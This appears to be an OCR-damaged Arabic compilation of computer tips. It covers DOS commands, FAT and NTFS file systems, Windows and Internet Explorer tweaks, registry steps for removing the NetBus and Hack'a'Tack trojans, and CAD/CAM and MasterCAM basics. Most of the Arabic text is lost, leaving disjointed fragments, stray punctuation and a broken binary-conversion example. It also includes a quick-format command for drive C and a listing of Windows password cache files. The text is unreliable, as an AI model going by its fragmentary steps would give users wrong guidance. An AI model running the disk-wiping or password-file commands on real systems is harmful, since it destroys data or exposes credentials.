19-الأمر . DOSKEY :

نوع الأمر: خارجي
-الوظيفة:

1-استدعاء وتعديل اسطر الأوامر وذلك باستدعاء كل ما سبق تنفيذه من أوامر .

2-إنشاء ما يسمى بالماكرو (Macros) وهو عبارة عن مجموعة من الأوامر تجمع تحت اسم واحد ويعطى لها مفتاح معين لتشغيلها.

-ملاحظة هامة: الأمر DOSKEY له عيب خطير وهو يقوم بحجز ٤ كليو بايت من الذاكرة الأساسية.

20-الأمر . MSD :

نوع الأمر: خارجي
-الوظيفة:

1-اكتشاف المواصفات الفنية والمادية للحاسب من حيث:

(نوع المعالج - حجم الذاكرة - أنواع مشغلات الأقراص - مواصفات نظام العرض وباقي مكونات الحاسب)
2-الحصول على تقارير فنية تفيد اكتشاف المشاكل التي حدثت على حاسبك مثل تلف شرائح الذاكرة RAM

21-الأمر . Command :

نوع الأمر: خارجي
-الوظيفة:

1-مفسر أوامر نظام التشغيل الداخلي.
-ملاحظة:

22-الأمر : DEFRAG :

نوع الأمر: خارجي

-الوظيفة: لرفع كفاءة التشغيل للقرص الصلب أو القرص المرن حيث يقوم بتجميع الملفات المبعثرة على إي منهما إلي جوار بعضها.

23-الأمر . FORMAT :

نوع الأمر: خارجي

-الوظيفة: لتهيئة الأسطوانة الصلبة أو المرنة.

مثال(١):

تهيئة الأسطوانة الصلبة C وبشكل سريع:

C:\> FORMAT C:/Q

-24 الأمر. LABEL :

نوع الأمر: خارجي

-الوظيفة: لتسمية الأسطوانة أو إلغاء أو تعديل أسمها.

مثال(1):

لتسمية الأسطوانة C بالاسم OSAMA:

C:\>LABEL OSAMA

-25 الأمر. DISKCOPY :

نوع الأمر: خارجي

-الوظيفة: لنسخ أسطوانة مرنة على أخرى مطابقة لها تماما من حيث النوع والحجم والسعة.

-ملاحظات هامة:

1-يستطيع الأمر Diskcopy فقط من نسخ الأسطوانة بكل ما عليها من ملفات ظاهرة وخفية من الأسطوانة المصدر إلى الأسطوانة الهدف.

2-الأمر COPY والأمر XCOPY لا يستطيعان نقل الملفات المخفية.

-26 الأمر. CHKDSK :

نوع الأمر: خارجي

-الوظيفة: لفحص الأسطوانة وإعطاء تقرير عن حالتها.

-27 الأمر. UNFORMAT :

نوع الأمر: خارجي

-الوظيفة: يستعيد محتويات أسطوانة ما كانت قد مسحت جميع محتوياتها من خلال الأمر. FORMAT.

-ملاحظة هامة:

يستطيع الأمر UNFORMAT إعادة محتويات الأسطوانة التي سبق عمل تهيئة لها ولكن بشرط وهو ألا تكون قد أضافت

مع الأمر FORMAT المعامل U إي كتبت الأمر بهذه الصورة:

C:\>FORMAT/U

ففي هذه الحالة يستحيل إعادة الأسطوانة لما كانت عليها.

-28 الأمر. SYS :

نوع الأمر: خارجي

-الوظيفة:

1-نسخ ملفات نظام التشغيل MS-DOS إلى أسطوانة ما.

2-نسخ ملف COMMAND.COM إلى أسطوانة ما.

-29 الأمر. DISKCOMP :

نوع الأمر: خارجي

-الوظيفة: لمقارنة أسطوانتين متطابقتين لبعضهما تماما.

ملاحظة: هذا الأمر لا يصح التعامل به مع أقراص صلبة على الإطلاق.

-30 الأمر. SCANDISK :

نوع الأمر: خارجي

-الوظيفة: يستخدم لاكتشاف إي أجزاء تالفة على الديسك .

-31 الأمر. FDISK :

نوع الأمر: خارجي

-الوظيفة: لتهيئة وإعداد القرص الصلب للتعامل مع نظام التشغيل DOS.

-32 الأمر. TREE :

نوع الأمر: خارجي

الموسوعة المختصرة - عصام سرحان نياي
-الوظيفة: لعرض أسماء الفهارس المكونة لشجرة الفهارس وكذلك عرض مساراتها.

-33الأمر. MOVE :

-نوع الأمر: خارجي
-الوظيفة: نقل ملف أو أكثر أو فهرس فرعي من مكان لآخر.

-34الأمر. DELTREE :

-نوع الأمر: خارجي
-الوظيفة: لحذف فهرس فرعي بما يحتويه حتى لو كان بداخله ملفات.

-35الأمر. UNDELETE :

-نوع الأمر: خارجي
-الوظيفة: لاستعادة الملفات المحمأة بواسطة الأمر DEL.
ملاحظات هامة:

1-عندما يتم حذف ملف بالأمر DEL فإن نظام التشغيل DOS يقوم بتغيير الحرف الأول من هذا الملف وتحويله إلى علامة استفهام ؟.
2-إذا أردت استرجاع ملف فإن هذا ممكن بشرط قبل تخزين إي ملف آخر جديد على الملف السابق.

-36الأمر. ATTRIB :

-نوع الأمر: خارجي
-الوظيفة: يعرض ويتحكم في صفحات الملف وذلك بتغيير خصائصه كجعله مثلاً ملف خفي أو ملف نظام أو قابل للقراءة فقط أو غير ذلك.

-37الأمر. PRINT :

-نوع الأمر: خارجي
-الوظيفة: لطباعة الملفات النصية فقط.

-38الأمر. XCOPY :

-نوع الأمر: خارجي
-الوظيفة: لنسخ مجموعة الملفات والفهارس المطلوب نسخها بما تحتويه.

-39الأمر. EDIT :

-نوع الأمر: خارجي
-الوظيفة: هذا الأمر عبارة عن محرر نصوص تابع لنظام التشغيل DOS والذي من خلاله تتمكن من كتابة وتعديل الملفات.
-ملاحظات هامة:

لقد عالج هذا الأمر جميع عيوب الأمر COPY CON حيث أنه باستخدامه يمكن عمل الآتي:

أ-فتح ملف سبق حفظه والتعديل فيه.
ب-التحرك داخل الملف يميناً ويساراً ولأعلى ولأسفل في إي وقت تريد ذلك.
ج-يتم حفظ الملف باستخدام Alt+F ثم نختار أمر Save ثم كتابة أسم الملف.
د-للخروج من الأمر يكون باستخدام Alt+F ثم نختار أمر Exit.
2-لكي يعمل الأمر EDIT لابد من وجود ملف QBASIC.EXE.

MS-DOS

=====

:

= .

= ..

= ...

=

cd... C:\Windows\System\Viewers

.C:\Windows

Decimal system

Hexadecimal system.

Binary system

:

0 1 2 3 4 5 6 7 8 9

:

0

1

2

3

4

5

6

7

8

9

10

11

()

,

.

1 0

0

1

10

11

100

101

110

111

)

)

:

:

!

)

:

(

.

.

:

,

$$3 + 10^2 \quad \wedge \quad + \quad = 10^0$$

$$= 4 + 30 + 100$$

:

$$400 / 2 = 200 ,$$

$$200 / 2 = 100 ,$$

$$100 / 2 = 50 ,$$

$$50 / 2 = 25 ,$$

$$25 / 2 = 12 ,$$

$$12 / 2 = 6 ,$$

$$6 / 2 = 3 ,$$

$$3 / 2 = 1 ,$$

$$1 / 2 = 0 ,$$

$$000 =$$

.

.

FAT32 FAT NTFS

NTFS : Windows XP

.FAT32 FAT

:

NTFS

Directory Active

Active Directory

FAT32 FAT

NTFS •

FAT

NTFS

.NTFS •

)

.NTFS

FAT32

FAT32 FAT

.(

.FAT32 FAT

NTFS

NTFS convert

NTFS

Convert.exe

.ENTER

help convert

.ENTER

cmd

.NTFS

FAT32

(.

)

NTFS •

).)

(.FAT32

Windows XP

FAT32 FAT

Windows

.

()

FAT32 FAT

.NTFS

Windows

NT 4.0 Windows

Service Pack 4

NT 4.0 Windows

Windows

:

NTFS

Service Pack 4

.NT 4.0 Windows

NTFS

.NTFS

.FAT32 FAT

NTFS

•

FAT32	FAT	NTFS
<p>Windows 95 OSR2 Windows 98 Windows Millennium Edition Windows 2000 Windows XP.</p>	<p>MS- DOS Windows Windows NT Windows 2000 OS/2. Windows XP</p>	<p>Windows XP Windows 2000 NTFS. Windows NT 4.0 Service Pack 4</p>

FAT32

FAT

NTFS

Windows XP
FAT32

NTFS _____

: NTFS
 Active Directory FAT32 FAT 1- NTFS
 Active Directory NTFS
 NTFS. 2-
 FAT32
 .))
) . 3- NTFS
 FAT32.)
 FAT NTFS : 4-
 MFT MFT MFT(Master File Table)
 MFT bad sector
 . 5-
 DriveSpace.
 ISO Unicode 6-
 ASCII
 W9x. Code Page 7-
 . NTFS .
 NTFS 8-
 . chkdisk.exe 9-
 .
 FAT32 FAT
 Windows Windows
 () FAT32 FAT
 Windows NTFS. Windows
 Service Windows NT 4.0 Service Pack 4 Windows NT 4.0 2000
 : NTFS Pack 4
 Windows NT 4.0 NTFS
 FAT32 NTFS
 FAT32 NTFS
 NTFS

Enter . C > netstat

:

Tools 1.
Internet Option . 2.
Security . 3.
Allow paste operations via ***** disable custom level ***** 4.
Active S*****ing

regedit.exe . 1:
2:
HKEY_CLASSES_ROOT\Folder\shell .
Key New shell 3:
Ms Word . 4:
Key . New 5:
Command 6:
Default 7:
8:
" C > Program Files \ Microsoft Office \ Office \ Winword.exe " .
Ms Word 9:

Aalt

-
- 1: (Open)
 - 2:
 - 3:
 - control panel .{21EC2020-3AEA-1069-A2DD-08002B30309D}
 4. .

Send To

- 1:
- 2 (Send To)
- 3: (C .)

-
- 1: config.sys DEVIS=C WINDOWS\HIMEM.SYS
 - :
 - Files=100
 - Buffers=30
 - Stacks=9,256
 - 2: win.ini ENH368
 - PageBuffers=32
 - DMBuffersize=64
 - EDIT .

-
1. My Computer .
 2. Properties .
 3. Per****ance .
 4. File System .
 5. Typical Role of this computer Network Server.
 6. OK Colse .
 7. .

-
1. My Computer .
 2. Properties .
 3. Ability .
 4. File System .
 5. Floppy Disk .

6. Search For New Floppy Disks When Starting .

-
1. **Escape .**
2. **C > dir *.pwl .**
3. .

-
1. .
2. **Bluc .**
3. ******at Font .**
4. **Font Style Bold OK .**
5. **Bluue .**
6. **Help About .**
7. **Ctrl Alt**
. .
8. **M Z .**

1. Tracert ()

c tracert cnn.com cnn

- .
2. ftp
3. telnet
4. scanreg **Registry**
. .
5. sfc **Windows**
. .
6. Msconfig
7. regedit
8. sysedit

• _____ •

Ctrl+Alt+Del

System Configuration Utility

1. Start ..
2. Run ..
3. : msconfig
4. Startup
5. .
6. Ok .. .

Send To

.. SendTo

Floppy Disk ..

CD Writer .. :

1. : C windows\SendTo

1. C Windows\SendTo

New

ShortCut ..

3. **Printers Settings Start**

C Windows\SendTo .

4. .

1. **Tools Internet Options...**

2. **Content**

3. **Auto Complete**

4. :

:

- .

-) . (

- .

- .

:

- .

- **Clear ****s .**

- **Clear Passwords .**

5. .

5. .

1. **Start ..**

2. **Settings ..**

3. **Control Panel ..**

4. **Add/Remove Programs ..**

...

5. **Microsoft Internet Explorer 5 and Internet**

Tools .

6. **Add/Remove...**

7. **Repair Internet Explorer.**

8. **OK .**

.. ..

.

6. .

" " " "

... PC

:

*-..

.. " "

:

1- " "

2- " " " "

3- " "

4- :

folderName.{00000000-0000-0000-0000-000000000000}

(folderName)
(History) :

History.{FF393560-C2A7-11CF-BFF4-444553540000}

*-.. ... !

Registry :

- 1- .
- 2- regedit
- 3- HKEY_CLASSES_ROOT CLSID
- 4- Ctrl+F ShellFolder
Keys Match whole string only Find Next
- 5- ShellFolder
parent key
- 6- Default

*-.. F3

*-.. HKEY_CLASSES_ROOT CLSID

ExtShellFolderViews ، Shellex .

*_..

:

Default ،

Shellex .

:" " #

OK .

..

#

Save as type
email

#

:

#

: milto:

milto:oOoOo@hotmail.com

#

." " " "

#

. [

#

Temporary Internet Files #
*
:

...

:

.

"

"

-

-

-

Temporary Internet Files

#

:

-

-

:

#

.

:

#

.

:

.

:

#

.

:

.

!!!

.com http://www/

CTRL+ENTER

.

:

"

"

.

.

:

- . Spacebar , End , Home , Page Down , Page Up :
- . , Alt+ BackSpace , Shift+BackSpace , Alt+ Ctrl+R . F5 . Ctrl+F
- . Ctrl+H
- . Ctrl+I
- . Ctrl+D
- . Ctrl+B " "
- . Esc
- . F11
- Ctrl+W
- . F4
- . Ctrl+Tab
- . Ctrl+P
- . Ctrl+N Internet Explorer

shift-delete

...

tools

info every save autorecover

save options

...

...

shift

file

boot sector

**master boot record
allocation table**

safe mode command prompt only

safe

**1-
mode command prompt only**

windows

scandisk

...

**2-
comand**

MSConfig

system.ini ، config.sys

msconfig

...

..

..

..

..

:

:

..

)

: (File)

(Save As) ...

..

:

(Tools)

..

(General Option) ..

..

:

(Password to open)

..

(Password to modify)

(OK)

..

..

..

:

(OK)

” (OK)

..
(OK) ..

.. : (Save)

.. ..

.. .. :
.. ..

:

.. ..
.. ..

.. () ..

!!

.. (Uninstall)

(Uninstall) !!

.. Add-Remove)) .. (Control Panel) ..
(Add / Remove) - ..

!!

..

:

!!

(Run) (Start) ..

:

(Enter) (regedit) ..

:

(HKEY_LOCAL_MACHINE)

:


```

.. ( Software ) .. :
.. Microsoft ) .. ) :
.. ( Windows ) .. :
.. ( Current Version ) .. :
.. ( Uninstall ) .. :
: ...
( delete ) ( Enter ) ..
. ..

```

```

:
. (Start)
.. (Run)
(ok) (run) (regedit)
: HKEY_LOCAL_MACHINE
current Version. windows microsoft software
(server.exe) (Run once).. (Run)
..

```

```

---
Heack'a Tack'a
..
(Run once) (Run)
Explorer32 "C/WINDOWS\Expl32.exe). )

```

```

---
-Net Bus 2000

```

```

:
. (Start)
.. (Run)
(ok) (run) (regedit)

```

(HKEY_LOCAL_USERS)
(MICROSOFT) (SOFTWARE)
(WINDOWS)
(RUN SERVICES).. (CURRENT VERSION)
(Key:UMG32.EXE)

Net Bus Ver 1.6 & 1.

..

:

..

Arabic Dos

:

C:\Windows>dir patch.
c:\windows\patch.exe

:

C:\Windows\delete patch

new (WinZip) 1 -

new archive 2 -

A


OK file name

3 -

Automatic

multiple disk spanning

ADD



RAM ROM
ROM 1-
) ROM 2-
CD-ROM) . ROM
)) ROM 3-

ROM

1-(ROM) :

(CD-ROM)

(P-ROM) 2-ROM

(EP-ROM) 3-ROM

ROM (EEP-ROM): 4-ROM
()

" flash BIOS "

" "

RAM

ROM

BOIS

ROM

set default

ICG: Interactive)

(Computer Graphics

(APT: Automatically Programmed Tools)


(CAD/CAM)

(CAD/CAM)

Computer Integrated Factory).)

()


(-)



() :

(NC)

()




:()

:

CAM/CAD

(- - -)
CAD/CAM

()



. ()

: **CAD/CAM**

: **(CAD/CAM)**

Type). Proto)

CAD/CAM

Computer Aided Inspection).

CNC):)

(NC)

(Manual Part Programming)

CAPP Computer-Aided Part)
computer aided)

(Programming
manufacturing).

(Machine Control Unit MCU:)

(perceived input)

(Controller)

NC/CNC

Machine Control)

Unit).

(Punched Tape)

MDI

(Manual Data Input)

(Direct Numerical Control)

DNC).)

Part)

Programmer)

_____:

Data)

(Tape Reader)

(Buffer

CNC).)

Computer Numerical Control))

(Data Buffer)

Servo Motor))

(buffer)

(Control Panel)

)

(

_____ :

:

:

_____ :

**Processing)
Route)**

**Planning)
(Sheet**

_____ :

:

○

○

_____ :

_____ :

(Verification)

MasterCAM

()


Alt+B).

Z

MasterCAM

(Undo)

(Alt+P)



MasterCAM. : ()


: _____

()

:

(Polyline)

mm).) (Extrude
Subtract).)



.()


.(plate)

MasterCAM

Gviewisometric **.MasterCAM**
Screen Fit
Screen Fit

.()

.(ALT+S)




.()

: _____

:

.()




:()

Tool Paths

.()

